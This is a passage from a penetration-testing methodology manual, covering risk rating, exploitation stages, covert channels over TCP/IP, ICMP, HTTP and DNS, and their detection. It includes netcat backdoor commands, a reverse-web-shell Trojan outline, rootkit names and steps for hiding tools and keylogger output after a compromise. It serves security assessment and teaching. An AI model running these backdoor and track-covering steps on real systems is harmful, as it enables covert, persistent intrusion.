High risk vulnerabilities	<b>Classification criteria:</b> Vulnerabilities should be classified as high risk if there is an immediate threat of high and adverse impact on the business critical processes of the target organization. I.e. vulnerabilities that allow compromise for systems that

	<p>support critical business processes, vulnerabilities that allow mass propagating malware to affect these systems, or signs that these systems have been compromised.</p> <p>When the availability of certain business process is critical (e.g. systems that verify and control mechanical operations, where a failure could result in serious injuries for personnel or have a high cost to the target organization, should be classified as high risk.</p> <p><b>Reporting and solving criteria:</b> Organizations should take immediate measures, and try to fix problems ASAP; fixing procedures should not last more than a week.</p> <p>Assessors should report this kind of vulnerabilities immediately, and temporarily suspend tests, if it is convenient and agreed with personnel from the target organization.</p>
Medium Risk vulnerabilities	<p><b>Classification criteria:</b> Vulnerabilities should be classified as medium risk, if there is threat of high and adverse impact to non-critical systems in terms of business. Also, if there is no immediate threat nor a big impact and the vulnerability affects critical business systems (e.g. Denial of service vulnerability for systems that can withstand a reasonable amount of time out of operation, without affecting business), the vulnerability should be classified as medium.</p> <p><b>Reporting and solving criteria:</b> Try to fix soon; about two weeks is reasonable time. Report should be done after the assessment. However, If there are doubts regarding the impact to business, the assessor should give a preview of the findings to the target personnel so that more information on the impact can be gathered and the vulnerability risk is properly assessed.</p>
Low Risk vulnerabilities	<p><b>Classification criteria:</b> Vulnerability should be classified as a low risk whenever</p>

	<p>the technical and business impact is low. E.g. vulnerabilities allowing non-restricted information disclosure.</p> <p><b>Reporting and solving criteria:</b></p> <p>Organisations should take a comfortable time, and try to fix with-in month. A series of low level risk vulnerabilities may cause similar damage as medium-risk and even high risk vulnerabilities, so this should be taken into account. Generally that will need a strong threat matrix.</p> <p>Report should be done after the assessment.</p>
--	---

### Business Impact vs Technical Impact matrix

Another useful aid to create the report of vulnerability risk that takes into account business impact is the following matrix:

	Low risk for Business	Medium risk for Business	High risk for Business
High technical risk	Resulting Risk: MED (e.g. total compromise capability on system that is unimportant for business)	Resulting Risk: HIGH (e.g. total compromise capability on system that is important to support business processes)	Resulting risk: HIGH (e.g. total compromise capability on critical business system)
Medium technical risk	Resulting Risk: LOW (e.g. DoS capability on system that is unimportant for business)	Resulting Risk: MED (e.g. DoS capability on system that is important to support business processes)	Resulting risk: HIGH (e.g. DoS capability on critical business system)
Low technical risk	Resulting Risk: LOW (e.g. Non-critical information leak on system that is	Resulting Risk: LOW (e.g. Non-critical information leak on system that is	Resulting Risk: MED (e.g. Non-critical information leak on system that is critical

	unimportant for business)	important to support business processes)	for business)
--	---------------------------	--	---------------

The matrix above should only be taken as a guide, but the assessor should be aware that business impact might overweight technical impact.

### Test Results

This section provides test results based on a common network architecture design.

Assessors should create diagrams to show vulnerability exploitation paths and stages. This will make it easier for the Target organization personnel to understand the vulnerabilities, and to identify points of control where they should make changes in order to minimize risk.

### Vulnerability Scanners

Vulnerability scanners are tools designed to perform automated tests to identify and verify (with some degree of accuracy) the existence of vulnerabilities. Assessors should make use these tools to perform most of the vulnerability scanning activities, and save manual penetration procedures for complementing scanning of complex or well protected systems, where they will be more rewarding and/or where vulnerability scanners capability is limited.

Some Vulnerability Scanners:

- Nessus (free to use/ commercial)
  - <http://www.nessus.org/>
  - [http://www.networkintrusion.co.uk/N\\_scan.htm](http://www.networkintrusion.co.uk/N_scan.htm)
- Sara (free to use)
  - <http://www.www-arc.com/sara/>
- Internet Scanner (commercial, by ISS)
  - [http://www.iss.net/products\\_services/enterprise\\_protection/vulnerability\\_assessment/scanner\\_internet.php](http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php)
- Retina Network Security Scanner (commercial, by Eeye)
  - <http://www.eeye.com/html/products/retina/index.html>
- Ntetrecon (commercial, by Symantec)

- <http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=46>

Search vulnerabilities for the detected OS using the following Web Sites

- Concern Vendor/Product Sites are most trusted
- <http://www.securityfocus.com/bid> (BugTraq ID)
- <http://www.cert.org/>
- <http://www.packetstormsecurity.com/>

## C.4 PENETRATION

If the client requires proof of any vulnerabilities or exploits you have identified in the previous section one need to demonstrate them in a controlled environment (i.e. you may need to change routing tables).

The assessor tries to gain access by circumventing security measures in place and expand access as much as possible. This process can be divided in the following steps:

- Find proof of concept code/tool
- Test proof of concept code/tool
- Write your own proof of concept code/tool
- Use proof of concept code/tool

### 9.1.39 Find proof of concept code/tool

Find proof of concept code available in your own repository or from publicly available sources to test for vulnerabilities. If the code is from your own trusted repository and thoroughly tested, you can use it, otherwise test it in an isolated environment.

### 9.1.40 Test proof of concept code/tool

- Customize proof of concept code/tool
- Test proof of concept code/tool in an isolated environment

### 9.1.41 Write your Own Proof of Concept code/tool

Skip this step if you already have proof of concept code/tool with you. Many vulnerabilities you will come across on which you will not find publicly available proof of concept code. For these vulnerabilities assessment team should write own proof of concept code.

### 9.1.42 Use Proof of Concept code/tool against Target

The proof of concept code/tool is used against the target to gain as many points of unauthorized access as possible.

## C.5 GAINING ACCESS AND PRIVILEGE ESCALATION

In any given situation a system can be enumerated further.

### **9.1.43 Gaining Access**

This stage comes when assessor has gained some access on target by steps mentioned in previous stage and by this privilege he is in position to escalate his privileges. This privilege may be a compromise, final compromise, least privilege or intermediate privileges. This stage can be further classified as follows:

- Gain Least Privilege
- Gain Intermediate Privilege
- Compromise
- Final Compromise

Above mentioned steps need not be in sequence or in structured manner. It's also not necessary that if you follow these steps in sequence you will be stealthier. Any one step can come first.

If the auditor has acquired an intermediate target and is able to use it for pivoting, the Penetration Testing process will go back to Stage 1, cycling through stages 1 to 5 until the final target is compromised or the allotted time runs out.

### **9.1.44 Gaining Access - Gain Least Privilege**

Some privileges on the target are gained and these privileges can be used to get further access to the system. This can be a user account with normal user privileges anywhere in the network.

### **9.1.45 Gaining Access - Gain Intermediate Privilege**

More privileges than the previous step are gained and these privileges can be used to get further access to the system. It can be a privileged user account anywhere in the network (e.g. domain administrator account, service accounts, backup user accounts ...).

### **9.1.46 Gaining Access – Compromise**

A system is fully compromised anywhere in the target network and further attack from this system can be performed. This system can be used as a step stone for other attacks to the final goal.

### **9.1.47 Gaining Access - Final Compromise on Target**

In this step, the “real” victim like the company master DB or a specific system/file is compromised.

It's indicative of penetration testing engagement. Game Over!

### **9.1.48 Privilege Escalation**

If an assessor has gained some privileges in above mentioned steps and is in position to attack further, follow step 2.1 to 2.5 again.

## **C.6 ENUMERATING FURTHER**

- Perform Password attacks
- Sniff traffic and analyze it
- Gather cookies
- E-mail address gathering
- Identifying routes and networks
- Mapping internal networks

## **C.7 COMPROMISE REMOTE USERS/SITES**

A single hole is sufficient to expose entire network. Doesn't matter how much secure your perimeter network is.

Security between remote users/sites and enterprise network only secures them. What if the remote users/sites are compromised?

Assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. It will give privileged access to internal network.

If you are successful to gain access into remote sites, follow step 1.1 to 1.7, else move to next step.

Countermeasure

- Implement proper security at remote sites.
- Use desktop firewall on remote users' desktops, telecommuter laptops. Preferably a central managed desktop firewall solution which can not be disabled by the users.
- Implement host based intrusion detection and prevention mechanism on remote users' desktops, telecommuter laptops.
- Have a separate access control policy for remote users/telecommuter and/or remote sites.

Examples:

- Cyberarmor
- Checkpoint SecureClient
- Symantec Client Security / Symantec VPN Client

## C.8 MAINTAINING ACCESS

### 9.1.49 Covert Channels

#### ~Whispers on the Wire~ Covert Channels

##### Introduction

After getting the initial access to the compromise network, assessor needs to retain the communication links with the target network. For this covert channel can become the most effective and stealthy technique with least chances of detection.

This section of the methodology covers the intriguing theme of network based covert channels and describes how these co-opt data communication and hiding techniques can be, and are being actively exploited over various communication networks. It gives the reader a detail insight on the background, methods, tools, detection techniques and future implications associated with them. We will have the latest insight in to this rapidly evolving field.

##### History

Covert channels is a genre of information security research which generally does not form a part of mainstream discussions but it has been an active discussion topic in research and government domain for the past 30 years. The notion of covert channels spawned from a paper by B. W. Lampson titled "A Note on the Confinement Problem" during the communications of the ACM in October 1973 which introduced the term but restricted its use to a subclass of leakage channels that excluded storage channels and legitimate channels. Lampson defines covert channels as a method of information transmission over channels not destined for communication, like the process state buffers. However, the most widely accepted definition of covert channels, by Department of Defense Trusted Computer System Evaluation Criteria, defines it as

"... any communication channel that can be exploited by a process to transfer information in a manner that violates the system's security policy."

This document categorizes the covert channels into two types: Covert Storage Channels and Covert Timing Channels.

Covert storage channel can be described as the writing of hidden data into a storage location not specifically meant for communication, by the communicating entities. In contrast, communication in a covert timing channel happens when the communicating entities signal information by manipulating its system resources which affects the response time observed.

Covert channels and steganography (the Greek for covered writing) are inter-weaved and are often confused. Both deal with data-hiding techniques and piggybacking of message on legitimate communication channels. An example of steganography is manipulating the low order bits of a bitmap file to conceal information. The science of steganography thus avails covert channels in order to have secret information transfer.

### **Methodology**

This section covers structured process to establish a backdoored covered communication channel which includes:

1. Identify Covert Channel which can be used
2. Select the best available tool for the covert channel
3. Setup the cover channel in the target network
4. Test the covertness of channel using common detection technique

#### **9.1.50 Identify Covert Channel which can be used**

The most important consideration at this stage is to choose the correct communication channel, which will lead to minimal detection, better performance and has multitude of tools to choose from.

From the initial assessment of target network we have to analyze which protocol are being allowed to bypass access controls and how much leniency has been provided in the access control of each protocol. With this information assessor can decide the communication protocol to exploit for covered communication.

#### **9.1.51 Select the best available tool for the covert channel**

All well known covert communication techniques have a multitude of tools to choose from. The assessor must decide the right tool on the basis of the purpose for which it will be used and any other performance requirement. For example for large data

transfer e.g. files, HTTP based covert channels are the best counterpart. For performance based issues we can use ICMP based covert channels. For security issues we can use SSL-tunneling.

### 9.1.52 Methodology - Setup the covert channel in the target network

After choosing the right communication channels and tools for covert communication, assessor needs to setup and implement the covert channel for the required purposes. Henceforth this section describes required meticulous techniques which can be widely used over network protocols and can be actively exploited for the desired purpose.

#### Internet Protocol (IP)

Internet Protocol (or IP) is the network layer protocol which drives the Internet. It is a robust connection-less protocol providing the best way in which higher layer protocols can send packets to the remote destination in the most economical manner.

The figure shown below describes the structure of the IP header. Many fields in the IP header are optional, reserved or not being used in active connections. These fields can be used for hiding concealed data bytes which can be used as a method covert data transfer between the sender and receiver.

0	4	8	16	19	24	32
	VERS		HLEN		Service Type	
	Total Length					
	Identification				Flags	
	Fragment Offset					
	Source IP Address					
	Destination IP Address					
	IP Options					Padding
	Data					

IP Header (Numbers represent bits of data from 0 to 32 and the relative position of the fields in the datagram)

#### The IP ID Method

The 16 bit IP ID (Identification) field is the most eligible choice, which can be used for byte-to-byte covert communication. The IP ID field gives a unique identification number to each packet, which is used to identify the fragmented packets during reassembly among other tasks. Other fields like the Flags can also be used however they have a possibility of being altered or stripped off by various network transit points due to fragmentation or filtering.

## Transport Control Protocol (TCP)

The Transport Control Protocol (or TCP) is a connection-oriented protocol which handles end-to-end reliability in network communications. Due to enhanced error-correction and reliability, it has a lot of control overhead which can be successfully exploited for covert communication (See below, the TCP header).

0	4	8	16	19	24	32
Source Port			Destination Port			
Sequence Number						
Acknowledgment Number						
HLEN	Reserved	Code Bits	Window			
Checksum			Urgent Pointer			
Options				Padding		
Data						

TCP Header (Numbers represent bits of data from 0 to 32 and the relative position of the fields in the datagram)

Again we will choose only the practical and less varying fields for covert data piggybacking.

[illegible]

Client <<<<<<<ISN2 + ACK=(ISN1+1) + F[SYN,ACK]<<<<<<< Server

**Client >>>>>>>>>> ACK=ISN2+1 + F[ACK] >>>>>>>>>> Server**

## The Three-Way Handshake


**The ISN Method**

The 4 byte Sequence Number field seems as a good choice. The Initial Sequence Number (or ISN) is used for establishment for a steadfast end-to-end virtual circuit by using the method of three-way handshake. This standard method involves a Synchronize packet being sent from the client to the server which has an ISN describing the connection and the SYN Flag turned on. The server acknowledges with a reply packet having its own ISN and Acknowledgement number (client's ISN+1), with SYN and ACK fields turned on. The client further acknowledges to this packet henceforth completing the three-way handshake.

The large 32 bit address space of the Sequence Number field can be used for covert data storage. The sending party will send the payload over the Sequence Number field and the passively listening receiving party will then extract the data. Hence by using the Sequence Number field in a Synchronize (SYN) packet we can establish an independent two way communication channel.

**ACK Bounce Method**

Another method which involves the TCP header can be used. Termed as the ACK Bounce Method, it provides relatively high anonymity over the cost of no backward communication.



### ACK Bounce Method

In this method, the value of the payload (32 bit) is decremented by one and is written to the Sequence Number field of the TCP header. The sending party then transmits the payload packet (SYN). The important characteristics which differentiate it from the previously discussed method are:

The destination IP addresses of the payload packet is set to the IP address of the Bounce (Intermediate) Server.

The source IP address of the packet is set to the IP address of the receiving party.

Here the Bounce Server can be any server which can act as an intermediary between sender and receiver. Now when the Bounce Server receives this payload packet from the sending party, following the prescribed procedure of the three-way handshake, it replies with an acknowledgement (ACK). However the acknowledgement packet is sent to the receiving party (as the source IP address of the payload packet was spoofed to be that of the receiving party) which is in a passive listen mode. The receiver host receives the packet and decrements the acknowledgement number by one and retrieves the covert data.


This method fools the Bounce Server into sending the packet and encapsulated data back to the forged source IP address (receiver). From the receiving end, the packet appears to originate from the Bounce Server. If the receiving system is behind a firewall that allows communication to some trusted sites only, this method can be used to bounce packets off of the trusted sites which will then relay them to the system behind the firewall with a legitimate source address (receiver).

The two important things to note here are that Bounce Server TCP port, where the payload packet was destined must be in listen mode and the receiver must be in passive listen mode for all packets coming from the Bounce Server to a specific port.

These concepts were first introduced by Craig H. Rowland in his excellent article "Covert Channels in the TCP/IP Protocol Suite" and also presented a Linux based application called `covert_tcp` which demonstrated the concept. An enhanced version of the same tool called NCovert has been developed by Nomad Mobile Research Group ([www.nmrc.org](http://www.nmrc.org)).

### **The ACK Tunneling Method**

Most common firewalls available today block all incoming connections from untrusted hosts, however they allow all outgoing connections. This is what the ACK Tunneling Method exploits. The sender (outside the firewall) sends concealed data in an ACK segment, which is destined for a listening receiver (inside the firewall). For the firewall it may seem as if the payload packet is a reply to some SYN packet, sent during the three way handshake and hence allows the packet to pass-through. The only thing the sending party must be aware of is the IP address of the receiver. This method works for only basic firewalls, because the new-breed of stateful firewalls know all connection details and will discard the payload packet immediately.




### ACK Tunneling

A proof-of-concept implementation was developed by Arne Vidstrom for Windows called AckCmd. AckCmd is a Trojan based on the ACK Tunneling method which spawns a command prompt on connection establishment.

### Internet Control Message Protocol (ICMP)

Internet Control Message Protocol (or ICMP) was designed to pass error notification and messages between network hosts and servers. ICMP packets are encapsulated inside IP datagrams. A network node can send an error notification or query some other node about some specific information, which the receiving node replies back in a specific format. ICMP is implemented by all TCP/IP hosts.



### ICMP Header

The above diagram shows the ICMP header, Type field identifies the type of packet associated code is notified by the Code field. We are interested in the ICMP Echo Request & Echo Reply. ICMP Echo Request is used to check whether a remote host is alive or not. When an echo request is sent to a host, the host replies back with an echo reply packet. The highly popular Ping command uses echo requests and replies. The optional data field allows having a variable length data to be returned to

the sender. IP options like router alert, record route and time stamp can be used encapsulating ICMP echo request message. This provides a possibility to have covert channel. Nowadays most firewall filter out incoming echo requests, but they do allow echo replies, which provides a scope for a covert channel bypassing the firewall. Other possible ICMP packet types which have a possibility of exploitation are ICMP Address Mask and Router Solicitation.

Many tools implementing the ICMP protocol as a covert channel have been developed. It seems to be the most popular choice because of universal support, large data carrying capacity and it raises fewer suspicions as the protocol itself is considered to be benign.

Article 6 of the highly recognized underground magazine Phrack discusses the possibility of a covert channel in ICMP (named Project Loki) in a very detailed manner. A proof-of-concept library called Loki, which implemented ICMP echo request or reply based covert channels and provided authentication support (simple XOR or Blowfish), was developed which can be used to implement covertness in any application.

Other popular implementations which are widely used are ICMPTunnel, Ish, ITunnel and 007Shell which emulate a remote shell.


### **Hyper Text Transfer Protocol (HTTP)**

The HTTP protocol is the blood of World Wide Web. It is perhaps the most widely deployed protocol over the Internet, and is allowed to pass through almost all networks. RFC 2616 defines it as

"HTTP protocol is an application-level protocol ... It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext ...."

Almost all organizations allow the use of HTTP protocol as WWW is the primary information resource. However it has a lot of design flaws which can be exploited, and hence is becoming one of the best and most popular ways to conceal covert data flows. Because of the limitations of lower layer protocols (TCP, IP, ICMP) like limited data carrying capacity, bandwidth limitations, possible alteration of the protocol credentials (IP ID, TCP ISN etc) at intermediate network nodes, HTTP has become the de-facto way to go covert.

The most commendable research on HTTP as a viable covert channel is done by researchers at [www.Gray-World.net](http://www.Gray-World.net). The website is undoubtedly one the best place to gather the cutting edge information about covert channels (or what they term as network access control systems bypassing).



**HTTP Based Covert Channels**


HTTP is request-response based, the client sends a query request and the server acknowledges by sending the requested data. The architecture of covert channels over HTTP is also client-server based. The covert server can listen to requests coming at port 80, like normal HTTP servers. The covert client connects to the server and the covert communication is processed in a similar fashion as HTTP request-response. Or a proxy like covert server can be implemented which redirects the request to another server, get the response and sends it back. Another method is CGI-based backdoor in which can arbitrary data can be passed via URL strings of query requests. Many add-on techniques like using multiple proxies, reverse connections, authentication, encryption, multiple HTTP headers for communication, reverse proxies, proprietary user defined modes can further complicate the matters and can make the channel almost impossible to detect.

There is an attractive stockpile of tools on HTTP based covert channeling. Covert Channel and Testing Tool (CCTT, by [www.gray-world.net](http://www.gray-world.net)) tunnels any generic communication like the SSH into higher layer protocol like HTTP. It has a lot of configuration options like elaborate support of proxies, multiple clients and reverse proxies which make it a very effective tool. Another tool called HTTP Tunnel (by Lars Brinkhoff) provides bi-directional virtual data paths tunneled in HTTP. HTun is another, a one of its kind tool, which provides a complete point-to-point virtual IP network over valid HTTP requests.


Tools like ProxyTunnel, Transconnect, Corkscrew and FirePass provide tunneling of various communication channels (like SSH, Telnet) by implementing various HTTP based covert channeling techniques. The list of tools which provide covert channels and tunneling of data streams over HTTP is almost endless, the user has a lot of options to choose a practically viable application.

## IPv6

IPv6 is the new avatar of IP. It is a proposed enhancement over IP, meant to replace it completely in the coming years. It provides enhanced reliability, broader address space and more security than IP. As you might have guessed IPv6 can also be used a vector of covert communication. The Extension Header in the IPv6 protocol, has 16 bits for Next Header type, 8 bits for header length, variable length options field (must be TLV encoded).



**IPv6 Extension Header**



**The Options Field**

The first two high order bits of the options field specify what action must be taken if the option type is not recognized.

00 - Skip this option and continue processing the header.

01 - Discard the packet.

A possible covert channel can be implemented if we generate a destination options extension header. Set the high order 2 bits of the option type to 00 and choose an option type value not recognized yet. Then encode the packet in the TLV format.

A proof-of-concept chat application called J6P (Joe 6 Pack) was developed by Thomas Graf using this technique. The technique is widely used to transfer IRC traffic stealthily.

### **Domain Name Service (DNS) Protocol**

Unluckily the Domain Name Service (or DNS) Protocol, which is the backbone of Internet naming system, has been hit by the covert contortionists. The DNS recursion technique is where the stealth data can be planted. NSTx and DNShell use these methods to provide an effective covert channel over DNS. The data is sent through a series of client-server communication by encoding data in DNS TXT, DNS A and DNS NXT packets.

### **Covert Miscellany**

Now we will describe some out of the league concealed communication techniques and some attention-grabbing experimentation and research in the same.

#### **Applications:**

Active Port Forwarder is an interesting application which bypasses firewalls by using an intermediate port forwarding node, with added compression and SSL support.

BackStealth is another application which is executed in the memory space of the firewall itself.

MSNShell is a covert communication application which provides data hiding in the MSN Messenger Protocol.

TunnelShell provides stealthy command shell by using malformed packets like fragmented IP packets without headers for the fourth layer, which many firewalls allow to pass through.

Cd00r.c and SADoor provide passive listening backdoors which do not bind to any specific port. These are activated by sending a specialized sequence of packets.

RECUB is another user-friendly covert mode application which provides a graphical interface, encryption and ICMP based authentication.

#### **Techniques:**

M.Marone (Yale University) provides a fascinating analysis on the possibility of using the ad-hoc mobile network protocols like Dynamic Source Routing as a media of

clandestine communication in his paper titled “Adaptation and Performance of Covert Channels in Dynamic Source Routing”

Christopher Abad (UCLA) stresses on the fact that an elementary flaw in the Internet checksum technique can allow data camouflage in the checksum itself, using hash collisions.

Spamdoor is the term describing the feasibility of using spam as a vector of backdoor communication.

Kamran Ehsan (University of Toronto) has written a absolutely must read post-graduate thesis titled “Covert Channel Analysis and Data Hiding in TCP/IP” which discusses many potent channeling techniques over TCP/IP, ICMP, IGMP, IPSec.

### **9.1.53 Test the covertness of channel using common detection technique**

Before moving on further I would like to add that detection of network based covert channels is still in its infancy. All the research done till yet mostly discusses the theoretical possibilities, dealing with statistical analyses, probabilistic theories and complex mathematics, with few rare implementations and practicals. However, this does not mean that detection is not practically feasible. It's just that the berry will take some time to ripen.

After ripping apart covert channels, the research community seems a little bored, now as if detection of these channels has become the hot topic among these communication cohorts. The extent of documentation on emerging on the issue is spectacular. All high-profiled conferences (like the Information Hiding Workshops, Communications of the ACM) feature quite a few papers on them. We will have a walk over on few interesting, practically viable techniques.

#### **C.8.1.1 STREAM PROFILING**

Stream Profiling is a grassroots technique which profiles or records the data flow of various protocols, slowly and steadily developing a signature for regular traffic. It then analyses data flow comparing the standard signatures with the current, informing the administrator of any possible anomalies. It can be considered as a hybrid of Anomaly


Detection Systems (ADS) and Intrusion Detection Systems (IDS). Many commercial applications are available based on this technique.

### C.8.1.2 ACTIVE WARDENS

Active Wardens are akin to a firewall, a network application checking all the traffic and applying security policies on them. However, unlike firewalls, Wardens remove, modify or detect any likely carriers (on all network layers) of covert channels. These wardens alter and distort data passing through them to such an extent that it does not affect the reception quality at the user level, but eliminates all potential sources of covert communication. This almost imperceptible modification is called Minimal Requisite Fidelity. Successful implementation of this technique over live communications is still on the drawing boards, however the technique is a likely contender.

### C.8.1.3 QUANTIZED PUMPS

Quantized Pumps limit covert channels in one-way communication systems. It is an advancement of traditional one-way communication systems like Store-And-Forward Protocol, The Pump and Upwards Channel. Each of these legacy techniques have theoretical and practical limitations like downgraded performance in large covert channels, hard to analyze and restrictions to precise data rates. However with Quantized Pumps the bandwidth of covert channels can be controlled precisely.



## 9.1.54 Countermeasures

### 9.1.55 Backdoors - Packet Filters

Daemon Shell-UDP. Bind to an allowed source port (e.g. 20)

Steps to be performed:

Step 1:

On Assessor Machine type following:

```
#nc -p 25 <target system IP address> 5000
```

Step 2:

On Target system type followings:

```
#nc -l -v -n -p 5000
```

### 9.1.56 Backdoors - Stateful Filters

- Reverse telnets
- Tunnel from Phrack 52
- ssh with the -R options
- ssh with the -L options

### 9.1.57 Backdoors - Application Level Firewalls

Reverse www shell

- It allows an assessor to access a machine on your internal network from the outside
- It simply looks like an internal user is browsing the web.
- Its entire traffic is base 64 encoded
- It runs on specific time (slave) in a day
- The assessor needs to install a simple Trojan program on a machine in your network, the Reverse WWW shell server.
- The Reverse WWW shell server spawns a back channel to the master
- As assessor types into the master system, the command is retrieved and executed on the target system.

### **9.1.58 Backdoors - Countermeasures**

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied. Authenticate outbound traffic as per your policy.
- Use application proxies, its difficult to establish back channels when they are in use. But off-course it's not impossible.

### **9.1.59 Root-kits**

#### **C.8.1.4 ROOT-KITS - APPLICATION LEVEL**

- Lrk5
- T0rnkit

#### **C.8.1.5 ROOT-KITS - KERNEL-LEVEL**

- Knark
- Adore
- Solaris LKM

## C.9 COVERING THE TRACKS

### 9.1.60 Hide Files

#### Description

Hiding files is important for the security assessor/auditor to hide activities which he has done so far while and after compromising the system and to maintain back channel[s].

#### Objective

Hide tools/exploit used during compromise

Hide tools/exploit used after compromise

Hide key logger output

Hide activities performed from compromised machine against other hosts

#### Process

##### UNIX Systems

- Rename the files like “ . “ , “ .. “ , “ ... “ , “ .confusing-name ” etc.
- Put the file in multiple/recursive hidden directories.
- Hide the files using root-kits

##### Windows Systems

- Hiding the files/directories with attrib +h
- Putting files into un-accessible directories
- Hiding files with file streaming on NTFS

